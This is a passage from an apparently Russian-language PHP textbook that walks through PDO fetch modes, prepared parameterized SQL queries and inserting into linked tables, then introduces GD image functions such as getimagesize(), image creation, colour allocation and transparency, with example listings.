Метод fetch() возвращает ассоциативный массив, где ключами выступают имена столбцов, а значениями — содержимое ячеек. Кроме того, содержимое ячеек дублируется в индексном виде. В качестве индекса выступает порядок извлекаемого столбца (начиная с 0). Изменить такое поведение можно при помощи констант класса PDO:

```
$catalog = $cat->fetch(PDO::FETCH_ASSOC);
echo "<pre>";
print_r($catalog);
echo "</pre>";
```

Использование константы PDO::FETCH_ASSOC приводит к тому, что в результирующем массиве остаются только ассоциативные элементы:

```
Array
(
    [catalog_id] => 1
    [name] => Процессоры
)
```

Помимо константы FETCH_ASSOC класс PDO предоставляет еще несколько констант, при помощи которых можно влиять на возвращаемый методом fetch() результат. Вот наиболее популярные:

- PDO::FETCH_NUM — возвращает только индексный массив;
- PDO::FETCH_BOTH — возвращает ассоциативный и индексный массив (поведение по умолчанию);
- PDO::FETCH_CLASS — возвращает результат в виде объекта, свойствами которого выступают названия столбцов.

В качестве альтернативы методу fetch(), который извлекает записи построчно, объект PDO предоставляет метод fetchAll(), позволяющий извлечь результаты в один большой массив (листинг 37.18).

Листинг 37.18. Использование метода `fetchAll()`. Файл fetch_all.php

```
<?php ## Использование метода fetchAll()
  require_once("connect.php");

  try {
    $query = "SELECT * FROM catalogs";
    $cat = $pdo->query($query);

    $catalogs = $cat->fetchAll();
    foreach($catalogs as $catalog)
      echo $catalog['name']."<br />";
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }
?>
```

Метод `fetchAll()` может принимать такие же управляющие константы, как и метод `fetch()`.

Параметризация SQL-запросов

До текущего момента мы извлекали все содержимое таблицы. В большинстве случаев SQL-запросы будут содержать какие-то значения, которые должны быть подставлены в SQL-запрос. Для того чтобы выполнить такой запрос, воспользуемся параметризованными запросами. Такой запрос проходит несколько стадий: подготовки, связывания с переменными и выполнения.

Используя метод `PDO::query()` в предыдущем разделе, мы одним методом выполняли все три стадии (за исключением связывания, т. к. у нас не было параметров).

Давайте извлечем из таблицы `catalogs` запись с первичным ключом `catalog_id` равным 1 (листинг 37.19).

Листинг 37.19. Параметризованный запрос. Файл prepare.php

```
<?php ## Параметризованный запрос
  require_once("connect.php");

  try {
    $query = "SELECT *
              FROM catalogs
              WHERE catalog_id = :catalog_id";
    $cat = $pdo->prepare($query);
    $cat->execute(['catalog_id' => 1]);
    echo $cat->fetch()['name']; // Процессоры
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }
?>
```

Запросы, в которых используются параметры, передаются специальному методу `prepare()`. Сам запрос, как видно, содержит параметр `:catalog_id`, который заполняется на этапе выполнения методом `execute()`. Для заполнения параметра методу `execute()` передается ассоциативный массив, ключи которого содержат названия параметров.

Параметры могут быть безымянными, в запросе они обозначаются символом вопроса `?`. Методу же `execute()` передается индексный массив, элементы которого заменят символы `?` в параметризованном запросе. Первый знак вопроса заменяется первым элементом, второй — вторым и т. д.

```
<?php
  require_once("connect.php");

  try {
    $query = "SELECT *
              FROM catalogs
              WHERE catalog_id = ?";
    $cat = $pdo->prepare($query);
    $cat->execute([1]);
    echo $cat->fetch()['name']; // Процессоры
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }
?>
```

Заполнение связанных таблиц

Еще один интересный случай представляет собой заполнение связанных таблиц. Пусть имеется таблица `news`, предназначенная для хранения новостных сообщений и состоящая из трех полей:

- `id_news` — первичный ключ, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — название новостной позиции;
- `putdate` — дата размещения новости.

С таблицей `news` связана таблица `news_contents`, предназначенная для хранения текста новости и также состоящая из трех полей:

- `id_content` — первичный ключ, снабженный атрибутом `AUTO_INCREMENT`;
- `content` — содержимое новостного сообщения;
- `id_news` — внешний ключ, содержащий значения полей `id_news` из таблицы `news` для связывания новостного блока и текста новости.

В листинге 37.20 представлены операторы `CREATE TABLE`, которые создают таблицы `news` и `news_contents`.

Листинг 37.20. Таблицы `news` и `news_contents`. Файл news.sql

```
CREATE TABLE news (
  news_id INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
```

```
  putdate DATETIME NOT NULL,
  PRIMARY KEY (news_id)
);
CREATE TABLE news_contents (
  content_id INT(11) NOT NULL AUTO_INCREMENT,
  content TEXT NOT NULL,
  news_id INT(11) NOT NULL,
  PRIMARY KEY (content_id)
);
```

На рис. 37.4 представлена HTML-форма, которая позволяет добавить название и текст новостного сообщения в базу данных.




Рис. 37.4. HTML-форма для добавления новостного сообщения в базу данных

HTML-код, воссоздающий форму на рис. 37.4, приведен в листинге 37.21.

Листинг 37.21. Форма добавления новости. Файл news.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Добавление новости</title>
  <meta charset='utf-8'>
</head>
<body>
  <table>
  <form action='addnews.php' method='POST'>
    <tr>
      <td>Название:</td>
      <td><input type='text' name='name'></td>
    </tr>
```

```
    <tr>
      <td>Содержимое:</td>
      <td><textarea name='content' rows='10' cols='40'></textarea></td>
    </tr>
    <tr>
      <td></td>
      <td><input type='submit' value='Добавить'></td>
    </tr>
  </form>
  </table>
</body>
</html>
```

Как видно из листинга 37.21, обработчиком HTML-формы назначен файл addnews.php. В листинге 37.22 представлен обработчик HTML-формы, который осуществляет вставку новостного сообщения в таблицы `news` и `news_contents`.

Листинг 37.22. Добавление новостного сообщения. Файл addnews.php

```
<?php ## Добавление новостного сообщения в базу данных
  require_once("connect.php");

  try {
    // Проверяем, заполнены ли поля HTML-формы
    if (empty($_POST['name'])) exit('Не заполнено поле "Название"');
    if (empty($_POST['content'])) exit('Не заполнено поле "Содержимое"');

    // Добавляем новостное сообщение в таблицу news
    $query = "INSERT INTO news VALUES (NULL, :name, NOW())";
    $news = $pdo->prepare($query);
    $news->execute(['name' => $_POST['name']]);

    // Получаем только что сгенерированный идентификатор news_id
    $news_id = $pdo->lastInsertId();

    // Вставляем содержимое новостного сообщения в таблицу news_contents.
    // Формируем запросы
    $query = "INSERT INTO news_contents
              VALUES (NULL, :content, :news_id)";
    $news = $pdo->prepare($query);
    $news->execute(['content' => $_POST['content'], 'news_id' => $news_id]);

    // Осуществляем переадресацию на главную страницу
    header("Location: news.html");
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }
?>
```

Так как данные передаются методом `POST`, то содержимое полей `name` и `content` попадает в элементы суперглобального массива `$_POST['name']` и `$_POST['name']` соответственно. В начале обработчика производится проверка правильности заполнения полей формы — если хоть одно из полей остается незаполненным, процесс добавления информации приостанавливается с выдачей соответствующего предупреждения. Наличие символов в строке можно проверить при помощи функции `empty()`, которая возвращает `TRUE`, если строка пустая, и `FALSE`, если строка содержит хотя бы один символ.

Основная особенность добавления данных в связанные таблицы заключается в том, что для добавления записи во вторую таблицу `news_content` необходимо знать первичный ключ `news_id`, который был сгенерирован по механизму `AUTO_INCREMENT` для только что созданной записи в таблице `news`. Получить его можно, обратившись к методу `lastInsertId()` класса `PDO`.

После того как записи добавлены, следует вернуться на главную страницу HTML-формы или страницу, где выводятся новостные позиции. Для этого браузеру отправляется HTTP-заголовок `Location` с адресом страницы, на которую следует осуществить переход.


Резюме

Мы рассмотрели основы работы с СУБД MySQL, а также получили начальные сведения о языке запросов SQL. Мы познакомились с терминологией реляционного исчисления, основными командами SQL, а также типами данных, которыми они оперируют.

Кроме того, мы рассмотрели расширение PDO для получения результата выполнения SQL-запроса (или его части) и методику работы с автоинкрементными полями.

Данная глава ни в коей мере не претендует на учебник по SQL, ее цель — лишь описание функций и возможностей PHP, предназначенных для работы с базами данных. Язык SQL — очень мощный, но в то же время и весьма сложный, поэтому, если вы планируете использовать его в своих PHP-скриптах, вам следует прочитать книгу, а то и несколько, целиком посвященных SQL и системам управления базами данных.

ГЛАВА 38



Работа с изображениями

Листинги данной главы
можно найти в подкаталоге gd.

Как известно, одним из самых важных достижений WWW по сравнению со всеми остальными службами Интернета стала возможность представления в браузерах пользователей мультимедийной информации, а не только "сухого" текста. Основной объем этой информации приходится, конечно же, на изображения.

Разумеется, было бы довольно расточительно хранить и передавать все рисунки в обыкновенном растровом формате (наподобие BMP), тем более что современные алгоритмы сжатия позволяют упаковывать такого рода данные в сотни и более раз эффективнее. Чаще всего для хранения изображений в Web используются три формата сжатия с перечисленными ниже свойствами.

- JPEG. Идеален для фотографий, но сжатие изображения происходит с потерями качества, так что этот формат совершенно не подходит для хранения различных диаграмм и графиков.
- GIF. Позволяет достичь довольно хорошего соотношения "размер/качество", в то же время не искажая изображение; применяется в основном для хранения небольших точечных рисунков и диаграмм.
- PNG. Сочетает в себе хорошие стороны как JPEG, так и GIF, но даже сейчас он все еще не очень распространен — скорее всего, по историческим причинам, из-за нежелания отказываться от GIF и т. д.

Зачем может понадобиться в Web-программировании работа с изображениями? Разве это не работа дизайнера?

В большинстве случаев это действительно так. Однако есть и исключения, например, графические счетчики (автоматически создаваемые картинки с отображаемым поверх числом, которое увеличивается при каждом "заходе" пользователя на страницу), или же графики, которые пользователь может строить в реальном времени — скажем, диаграммы сбыта продукции или снижения цен на комплектующие. Все эти приложения требуют как минимум умения генерировать изображения "на лету", причем с довольно большой скоростью. Чтобы этого добиться на PHP, можно применить два способа: задействовать какую-нибудь внешнюю утилиту для формирования изображения (напри-

мер, известную программу fly или прекрасный пакет утилит ImageMagick) или же воспользоваться встроенными функциями PHP для работы с графикой. Оба способа имеют как достоинства, так и недостатки, но, пожалуй, недостатков меньше у второго метода, так что им-то мы и займемся в этой главе.

Универсальная функция *getimagesize()*

Что же, работать с картинками приходится часто — гораздо чаще, чем может показаться на первый взгляд. Среди наиболее распространенных операций можно особо выделить одну — определение размера рисунка. Чтобы сделать жизнь программистов райской, разработчики PHP встроили в него функцию, которая работает практически со всеми распространенными форматами изображений, в том числе с GIF, JPEG и PNG.

`list getimagesize(string $`*`filename`*`)`

Эта функция предназначена для быстрого определения в сценарии размеров (в пикселах) и формата рисунка, имя файла которого ей передано. Она возвращает список из следующих элементов.

- Нулевой элемент (с ключом 0) хранит ширину картинки в пикселах.
- Первый элемент (с ключом 1) содержит высоту изображения.
- Ячейка массива с ключом 2 определяется форматом изображения: 1 = GIF, 2 = JPG, 3 = PNG, 4 = SWF, 5 = PSD, 6 = BMP, 7 = TIFF (на Intel-процессорах), 8 = TIFF (на процессорах Motorola), 9 = JPC, 10 = JP2, 11 = JPX, 12 = JB2, 13 = SWC, 14 = IFF, 15 = WBMP, 16 = XBM. Как видите, список поддерживаемых форматов весьма велик! Вы можете также использовать и константы вида `IMAGETYPE_`*`XXX`*, встроенные в PHP, где *`XXX`* соответствует названию формата (только что мы перечислили все поддерживаемые форматы).
- Элемент, имеющий ключ 3, содержит строку примерно следующего вида: "`height=`*`sx`* `width=`*`sy`*", где *`sx`* и *`sy`* — соответственно ширина и высота изображения. Указанный элемент задумывался для того, чтобы облегчить вставку данных о размере изображения в тег `<img>`, который может быть сгенерирован сценарием.
- Ячейка с индексом 4 содержит число битов, используемых для хранения информации о каждом пикселе изображения.
- Элемент с ключом 5 содержит количество цветовых каналов, задействованных в изображении. Для JPEG-картинок в формате RGB он будет равен 3, а в формате CMYK — 4.
- Элемент со строковым ключом `mime` хранит MIME-тип изображения (например, `image/gif`, `image/jpeg` и т. д.). Его очень удобно использовать при выводе заголовка `Content-type`, определяющего тип изображения.

В случае ошибки функция возвращает `false` и генерирует предупреждение.

> ***Замечание***
>
> Вы должны передавать в качестве *`$filename`* файловый путь (относительный или абсолютный), но *не* URL.

В листинге 38.1 приведен скрипт, который выводит случайную картинку из текущего каталога. При этом не важно, имеет ли изображение формат GIF или JPEG — нужный заголовок `Content-type` определяется автоматически. Попробуйте понажимать кнопку **Обновить** в браузере, чтобы наблюдать эффект смены картинок.

Листинг 38.1. Автоопределение MIME-типа изображения. Файл random.php

```
<?php ## Автоопределение MIME-типа изображения
  // Выбираем случайное изображение любого формата
  $fnames = glob("*.{gif,jpg,png}", GLOB_BRACE);
  $fname = $fnames[mt_rand(0, count($fnames)-1)];
  // Определяем формат
  $size = getimagesize($fname);
  // Выводим изображение
  header("Content-type: {$size['mime']}");
  echo file_get_contents($fname);
?>
```

Примечание

Помните, что вывод изображений при помощи скрипта, как было описано выше, создает значительную нагрузку на сервер, если картинок много.

Работа с изображениями и библиотека GD

Давайте теперь рассмотрим создание рисунков сценарием "на лету". Например, как мы уже замечали, это очень может пригодиться при создании сценариев-счетчиков, графиков, картинок-заголовков да и многого другого.

Для деятельности такого рода существует ряд библиотек и утилит. Наиболее распространены библиотеки ImageMagick (**http://www.imagemagick.org**) и GD (**http://www.boutell.com/gd**).

Замечание

ImageMagick в целом обладает более обширными возможностями, чем GD, однако модуль поддержки PHP для этой библиотеки установлен лишь у малого числа хостеров. Тем не менее практически у всех можно найти набор консольных утилит ImageMagick, например, `convert` и `mogrify`. Их нужно вызывать при помощи функции PHP `system()`, а это ощутимо "бьет" по производительности скрипта. Если вам необходимо преобразовывать картинки в различные форматы и размеры, при этом сохраняя их качество на приличном уровне, задумайтесь над использованием ImageMagick. Документация к этой библиотеке есть на официальном сайте **http://www.imagemagick.org**.

В данной книге мы рассмотрим встроенную в PHP библиотеку под названием GD — точнее, ее вторую версию, GD2. Она содержит в себе множество функций (таких как рисование линий, растяжение/сжатие изображения, заливка до границы, вывод текста и т. д.), которые могут использовать программы, поддерживающие работу с данной библиотекой. PHP (с включенной поддержкой GD) как раз и является такой программой.

Для установки расширения в операционной системе Windows необходимо отредактировать конфигурационный файл php.ini, раскомментировав строку

```
extension=php_gd2.dll
```

В случае Ubuntu, установить расширение можно при помощи команды

```
$ sudo apt-get install php5-gd
```

Для Mac OS X можно воспользоваться менеджером пакетов Homebrew, указав директиву `--with-gd` при установке

```
$ brew install php70 --with-gd
```

либо отдельно установив расширение при помощи команды

```
$ brew install php70-gd
```

Пример создания изображения

Начнем сразу с примера сценария (листинг 38.2), который представляет собой не HTML-страницу в обычном смысле, а рисунок PNG. То есть URL этого сценария можно поместить в тег:

```
<img src="button.php?Hello+world!">
```

Как только будет загружена страница, содержащая указанный тег, сценарий запустится и отобразит надпись `Hello world!` на фоне рисунка, находящегося в файле button.gif. Полученная картинка нигде не будет храниться — она создается "на лету".

> ***Примечание***
>
> Если данный пример покажется вам чересчур сложным, не отчаивайтесь: далее мы детально рассмотрим все функции, которые в нем используются.

Листинг 38.2. Создание картинки "на лету". Файл button.php

```
<?php ## Создание картинки "на лету"
  // Получаем строку, которую нам передали в параметрах
  $string = $_SERVER['QUERY_STRING'] ?? "Hello, world!";
  // Загружаем рисунок фона с диска
  $im = imageCreateFromGif("button.gif");
  // Создаем в палитре новый цвет - черный
  $color = imageColorAllocate($im, 0, 0, 0);
  // Вычисляем размеры текста, который будет выведен
  $px = (imageSX($im)-6.5*strlen($string))/2;
  // Выводим строку поверх того, что было в загруженном изображении
  imageString($im, 3, $px, 1, $string, $color);
  // Сообщаем о том, что далее следует рисунок PNG
  header("Content-type: image/png");
  // Теперь - самое главное: отправляем данные картинки в
  // стандартный выходной поток, т. е. в браузер
  imagePng($im);
```

```
  // В конце освобождаем память, занятую картинкой
  imageDestroy($im);
?>
```

Итак, мы получили возможность "на лету" создавать стандартные кнопки с разными надписями, имея только "шаблон" кнопки.

Обратите внимание на важный момент: мы считали изображение в формате GIF (функция `imageCreateFromGif()`), но вывели в браузер — уже в виде PNG (`imagePng()`).

Создание изображения

Давайте теперь разбираться, как работать с изображениями в GD. Для начала нужно картинку создать — пустую (при помощи функции `imageCreate()`) или же загруженную с диска (функции `imageCreateFromPng()`, `imageCreateFromJpeg()` или `imageCreateFromGif()`, как мы сделали в примере выше).

resource imageCreate(int $*x*, int $*y*)

Создает "пустую" *палитровую* (palette-based, т. е. с фиксированным набором возможных цветов) картинку размером `$x` на `$y` точек и возвращает ее идентификатор. После того как картинка создана, вся работа с ней осуществляется именно через этот идентификатор, по аналогии с тем, как мы работаем с файлом через его дескриптор.

Про палитру мы детально поговорим позже *(см. разд. "Работа с цветом в формате RGB" далее в этой главе)*. Сейчас только скажем, что изображения, созданные при помощи функции `imageCreate()`, обычно сохраняют в формате PNG или GIF, но *не* JPEG. Это связано с тем, что JPEG является *полноцветным* (true color) форматом, в то время как GIF и PNG могут единовременно содержать лишь фиксированное (не больше 256) количество цветов.

resource imageCreateTrueColor(int $*x*, int $*y*)

Данная функция отличается от предыдущей только тем, что она создает *полноцветные* изображения. В таких изображениях число цветов не ограничено палитрой, и вы можете использовать точки любых оттенков. Обычно `imageCreateTrueColor()` применяют для создания JPEG-изображений, а также для более аккуратного манипулирования картинками (например, при их сжатии или растяжении), чтобы не "потерять цвета".

Загрузка изображения

resource imageCreateFromPng(string $*filename*)
resource imageCreateFromJpeg(string $*filename*)
resource imageCreateFromGif(string $*filename*)

Эти функции загружают изображения из файла в память и возвращают их идентификаторы. Как и после вызова функции `imageCreate()`, дальнейшая работа с картинкой возможна только через этот идентификатор. При загрузке с диска изображение распаковывается и хранится в памяти уже в неупакованном формате, для того чтобы можно было максимально быстро производить с ним различные операции, например масштабирование, рисование линий и т. д. При сохранении на диск или выводе в браузер функцией

imagePng() (или, соответственно, imageJpeg() и imageGif()) картинка автоматически упаковывается.

> ***Замечание***
>
> Функция imageCreateFromJpeg() всегда формирует полноцветное изображение. Функция же imageCreateFromPng() создает в памяти палитровую картинку только в том случае, если PNG-файл, указанный в параметрах, содержал палитру (PNG-изображения бывают как палитровыми, так и полноцветными).

Интересно, что функции imageCreateFrom*() могут работать не только с именами файлов, но также и с URL (в случае, если в настройках файла php.ini разрешен режим allow_url_fopen).

Определение параметров изображения

Как только картинка создана и получен ее идентификатор, библиотеке GD становится совершенно все равно, какой формат она (картинка) имеет и каким путем ее создали. То есть все остальные действия с картинкой происходят через ее идентификатор вне зависимости от формата, и это логично — ведь в памяти изображение все равно хранится в распакованном виде (наподобие BMP), а значит, информация о ее формате нигде не используется. Так что вполне возможно открыть PNG-изображение с помощью функции imageCreateFromPng() и сохранить ее на диск функцией imageJpeg(), уже в другом формате. В дальнейшем можно в любой момент времени определить размер загруженной картинки, воспользовавшись функциями imageSX() и imageSY().

int imageSX(int $im)

Функция возвращает горизонтальный размер изображения, заданного своим идентификатором, в пикселах.

int imageSY(int $*im*)

Возвращает высоту картинки в пикселах.

int imageColorsTotal(int $*im*)

Эту функцию имеет смысл применять только в том случае, если вы работаете с изображениями, "привязанными" к конкретной палитре, например с файлами GIF или PNG. Она возвращает текущее количество цветов в палитре. Как мы вскоре увидим, каждый вызов imageColorAllocate() увеличивает размер палитры. В то же время известно, что если при небольшом размере палитры GIF- и PNG-картинка сжимается очень хорошо, то при переходе через степень двойки (например, от 16 к 17 цветам) эффективность сжатия заметно падает, что ведет к увеличению размера (так уж устроены форматы). Если мы не хотим этого допустить и собираемся вызывать imageColorAllocate() только до предела 16 цветов, а затем перейти на использование imageColorClosest(), нам очень может пригодиться рассматриваемая функция.

> ***Замечание***
>
> Примечательно, что для *полноцветных* изображений функция imageColorsTotal() всегда возвращает 0. Например, если вы создали картинку вызовом imageCreateFromJpeg() или imageCreateTrueColor(), то узнать размер ее палитры вам не удастся — ее попросту нет.

bool imageIsTrueColor(resource $*im*)

Функция позволяет определить, является ли изображение с идентификатором `$im` полноцветным или же палитровым. В первом случае возвращается `true`, во втором — `false`.

Сохранение изображения

Давайте займемся функцией, поставленной в листинге 38.2 "на предпоследнее место", которая, собственно, и выполняет большую часть работы — выводит изображение в браузер пользователя. Оказывается, эту же функцию можно применять и для сохранения рисунка в файл.

int imagePng(resource $*im* [,string $*filename*] [,int $*quality*])
int imageJpeg(resource $*im* [,string $*filename*] [,int $*quality*])
int imageGif(resource $*im* [,string $*filename*])

Перечисленные функции сохраняют изображение, заданное своим идентификатором и находящееся в памяти, на диск или же выводят его в браузер. Разумеется, вначале изображение должно быть загружено или создано при помощи функции `imageCreate()` (или `imageCreateTrueColor()`), т. е. мы должны знать его идентификатор `$im`.

Если аргумент `$filename` опущен (или равен пустой строке `""` или `NULL`), то сжатые данные в соответствующем формате отправляются прямо в стандартный выходной поток, т. е. в браузер. Нужный заголовок `Content-type` при этом *не выводится*, ввиду чего нужно указывать его вручную при помощи `header()`, как это было показано в примере из листинга 38.1.

> ***Внимание!***
>
> Некоторые браузеры не требуют вывода правильного `Content-type`, а определяют, что перед ними рисунок, по нескольким первым байтам присланных данных. Ни в коем случае не полагайтесь на это! Дело в том, что все еще существуют браузеры, которые этого делать не умеют. Кроме того, такая техника идет вразрез со стандартами HTTP.

Фактически вы должны вызвать одну из двух команд, в зависимости от типа изображения:

```
header("Content-type: image/png");  // для PNG
header("Content-type: image/jpeg"); // для JPEG
```

Рекомендуем их вызывать *не* в начале сценария, а непосредственно *перед* вызовом `imagePng()` или `imageJpeg()`, поскольку иначе вы не сможете никак увидеть сообщения об ошибках и предупреждения, которые, возможно, будут сгенерированы программой.

Необязательный параметр `$quality`, который может присутствовать для JPEG-изображений, указывает качество сжатия. Чем лучше качество (чем больше `$quality`), тем большим получается размер изображения, но тем качественнее оно выглядит. Диапазон изменения параметра — от 0 (худшее качество, маленький размер) до 100 (лучшее качество, но большой размер).

Преобразование изображения в палитровое

Иногда бывает, что загруженная с диска картинка имеет полноцветный формат (JPEG или PNG), а нам в программе нужно работать с ней, как с палитровой, причем размер палитры указывается явно. Для осуществления преобразований можно применять описанную далее функцию.

void imagetruecolortopalette(resource $*im*, bool $*dither*, int $*ncolors*)

Функция принимает своим первым параметром идентификатор некоторого загруженного ранее (или созданного) полноцветного изображения и производит его конвертацию в палитровое представление. Число цветов в палитре задается параметром `$ncolors`. Если аргумент `$dither` равен `true`, то PHP и GD будут стараться не просто подобрать близкие цвета в палитре для каждой точки, но и имитировать "смешение" цветов путем заливки области подходящими оттенками из палитры. Подобные изображения выглядят "шероховато", но обычно их "огрехи", связанные с неточной передачей цвета палитрой, меньше бросаются в глаза.

Работа с цветом в формате RGB

Наверное, теперь вам захочется что-нибудь нарисовать на пустой или только что загруженной картинке. Но чтобы рисовать, нужно определиться, каким цветом это делать. Проще всего указать цвет заданием тройки RGB-значений (от англ. *red*, *green*, *blue* — красный, зеленый, синий) — это три значения от 0 до 255, определяющие содержание красной, зеленой и синей составляющих в нужном нам цвете. Число 0 обозначает нулевую яркость соответствующего компонента, а 255 — максимальную интенсивность. Например, (0, 0, 0) задает черный цвет, (255, 255, 255) — белый, (255, 0, 0) — ярко-красный, (255, 255, 0) — желтый и т. д.

Правда, библиотека GD не умеет работать с такими тройками напрямую. Она требует, чтобы перед использованием RGB-цвета был получен его специальный *идентификатор*. Дальше вся работа опять же осуществляется через этот идентификатор. Скоро станет ясно, зачем нужна такая техника.

Создание нового цвета

int imageColorAllocate(int $*im*, int $*red*, int $*green*, int $*blue*)

Функция возвращает идентификатор цвета, связанного с соответствующей тройкой RGB. Обратите внимание, что первым параметром функция требует идентификатор изображения, загруженного в память или созданного до этого. Практически каждый цвет, который планируется в дальнейшем использовать, должен быть получен (определен) при помощи вызова этой функции. Почему "практически" — станет ясно после рассмотрения функции `imageColorClosest()`.

Текстовое представление цвета

Как видите, цвет в функции `imageColorAllocate()` указывается в виде трех различных параметров. То же самое касается и остальных "цветных" функций: они все принимают минимум по три параметра. Однако в реальной жизни цвет часто задается в виде строки

"RRGGBB", где RR — шестнадцатеричное представление красного цвета, GG — зеленого и BB — синего. Например, строки #RRGGBB используются в HTML-атрибутах color, bgcolor и т. д. Да и хранить одну строку проще, чем три числа. В связи с этим будет нелишним привести код, осуществляющий преобразования строкового представления цвета в числовое:

```
$txtcolor = "FFFF00";
sscanf($txtcolor, "%2x%2x%2x", $red, $green, $blue);
$color = imageColorAllocate($ime, $red, $green, $blue);
```

Мы используем здесь не особенно популярную функцию sscanf(). В данном примере она, тем не менее, оказалась особенно кстати. Для выполнения обратного преобразования воспользуйтесь следующим кодом:

```
$txtcolor = sprintf("%2x%2x%2x", $red, $green, $blue);
```

Получение ближайшего в палитре цвета

Давайте разберемся, зачем это придумана такая технология работы с цветами через промежуточное звено — идентификатор цвета. Дело все в том, что некоторые форматы изображений (такие как GIF и частично PNG) не поддерживают *любое* количество различных цветов в изображении. (Представьте себе художника, которому дали палитру с фиксированным набором различных красок и запретили их смешивать при рисовании, заставляя использовать только "чистые" цвета.) А именно, в GIF-формате количество одновременно присутствующих цветов ограничено числом 256, причем чем меньше цветов используется в рисунке, тем лучше он "сжимается" и тем меньший размер имеет файл. Тот набор цветов, который реально использован в рисунке, называется его *палитрой*.

Представим себе, что произойдет, если все 256 цветов уже "заняты" и вызывается функция imageColorAllocate(). В этом случае она обнаружит, что палитра заполнена полностью, и найдет среди занятых цветов тот, который ближе всего находится к запрошенному — будет возвращен именно его идентификатор. Если же "свободные места" в палитре есть, то они и будут использованы этой функцией (конечно, если в палитре вдруг не найдется точно такой же цвет, как запрошенный — обычно дублирование одинаковых цветов всячески избегается).

> ***Примечание***
>
> При работе с полноцветными изображениями никакой палитры, конечно же, нет. Поэтому новые цвета можно создавать практически до бесконечности.

int imageColorClosest(int $*im*, int $*red*, int $*green*, int $*blue*)

Наверное, вы уже догадались, зачем нужна функция imageColorClosest(). Вместо того чтобы пытаться выискать свободное место в палитре цветов, она просто возвращает идентификатор цвета, *уже существующего* в рисунке и находящегося ближе всего к затребованному. Таким образом, новый цвет в палитру *не добавляется*. Если палитра невелика, то функция может вернуть не совсем тот цвет, который вы ожидаете. Например, в палитре из трех цветов "красный-зеленый-синий" на запрос желтого цвета будет,

скорее всего, возвращен идентификатор зеленого — он "ближе всего" с точки зрения GD соответствует понятию "желтый".

Эффект прозрачности

Функцию `imageColorClosest()` можно и нужно использовать, если мы не хотим допустить разрастания палитры и уверены, что требуемый цвет в ней уже присутствует. Однако есть и другое, гораздо более важное, ее применение — определение *эффекта прозрачности* для изображения. "Прозрачный" цвет рисунка — это просто те точки, которые в браузер не выводятся. Таким образом, через них "просвечивает" фон. Прозрачный цвет у картинки всегда один, и задается он при помощи функции `imageColorTransparent()`.

`int imageColorTransparent(int $im [,$int col])`

Функция указывает GD, что соответствующий цвет `$col` (заданный своим идентификатором) в изображении `$im` должен обозначиться как прозрачный. Возвращает она идентификатор нового цвета или текущего цвета, если ничего не изменилось. Если аргумент `$col` не задан и в изображении нет прозрачных цветов, функция вернет -1.

Например, мы нарисовали при помощи GD птичку на кислотно-зеленом фоне и хотим, чтобы этот фон как раз и был "прозрачным" (вряд ли у птички есть части тела такого цвета, хотя с нашей экологией все может быть...). В этом случае нам потребуются такие команды:

```
$tc = imageColorClosest($im, 0, 255, 0);
imageColorTransparent($im, $tc);
```

Обратите внимание на то, что применение функции `imageColorAllocate()` здесь совершенно бессмысленно, потому что нам нужно сделать прозрачным именно тот цвет, который *уже присутствует* в изображении, а не новый, только что созданный.

> ***Внимание!***
>
> Задание прозрачного цвета поддерживают только палитровые изображения, но не полноцветные. Например, картинка, созданная при помощи `imageCreateFromJpeg()` или `imageCreateTrueColor()`, не может его содержать.

Получение RGB-составляющих

`array imageColorsForIndex(int $im, int $index)`

Функция возвращает ассоциативный массив с ключами `red`, `green` и `blue` (именно в таком порядке), которым соответствуют значения, равные величинам компонентов RGB в идентификаторе цвета `$index`. Впрочем, мы можем и не обращать особого внимания на ключи и преобразовать возвращенное значение как список:

```
$c = imageColorAt($i,0,0);
list($r, $g, $b) = array_values(imageColorsForIndex($i, $c));
echo "R=$r, g=$g, b=$b";
```

Эта функция ведет себя противоположно по отношению к `imageCollorAllocate()` или `imageColorClosest()`.

Использование полупрозрачных цветов

Полупрозрачным называют цвет в изображении, сквозь который "просвечивают" другие точки (как сквозь цветное стекло). Например, загрузив некоторое изображение и нарисовав на нем что-нибудь полупрозрачным цветом, вы получите эффект "просвечивания": имеющиеся точки изображения "смешаются" с новым цветом, и результат будет записан в память, как обычно.

> ***Примечание***
>
> Еще иногда употребляют термин "alpha-канал", что означает место в графическом файле, отведенное на хранение информации о полупрозрачности.

С точки зрения библиотеки GD полупрозрачные цвета ничем не отличаются от обычных, но создавать их нужно функциями `imageColorAllocateAlpha()`, `imageColorClosestAlpha()`, `imageColorExactAlpha()` и т. д. Перечисленные функции вызываются точно так же, как и их не-alpha-аналоги, однако при обращении необходимо указать еще один, пятый, параметр: степень прозрачности. Он изменяется от 0 (полная непрозрачность) до 127 (полная прозрачность).

В листинге 38.3 приведен скрипт, демонстрирующий применение полупрозрачных цветов. Функции рисования закрашенного прямоугольника и эллипса мы еще не рассматривали, однако, надеемся, читатель простит нам этот легкий экскурс в будущее.

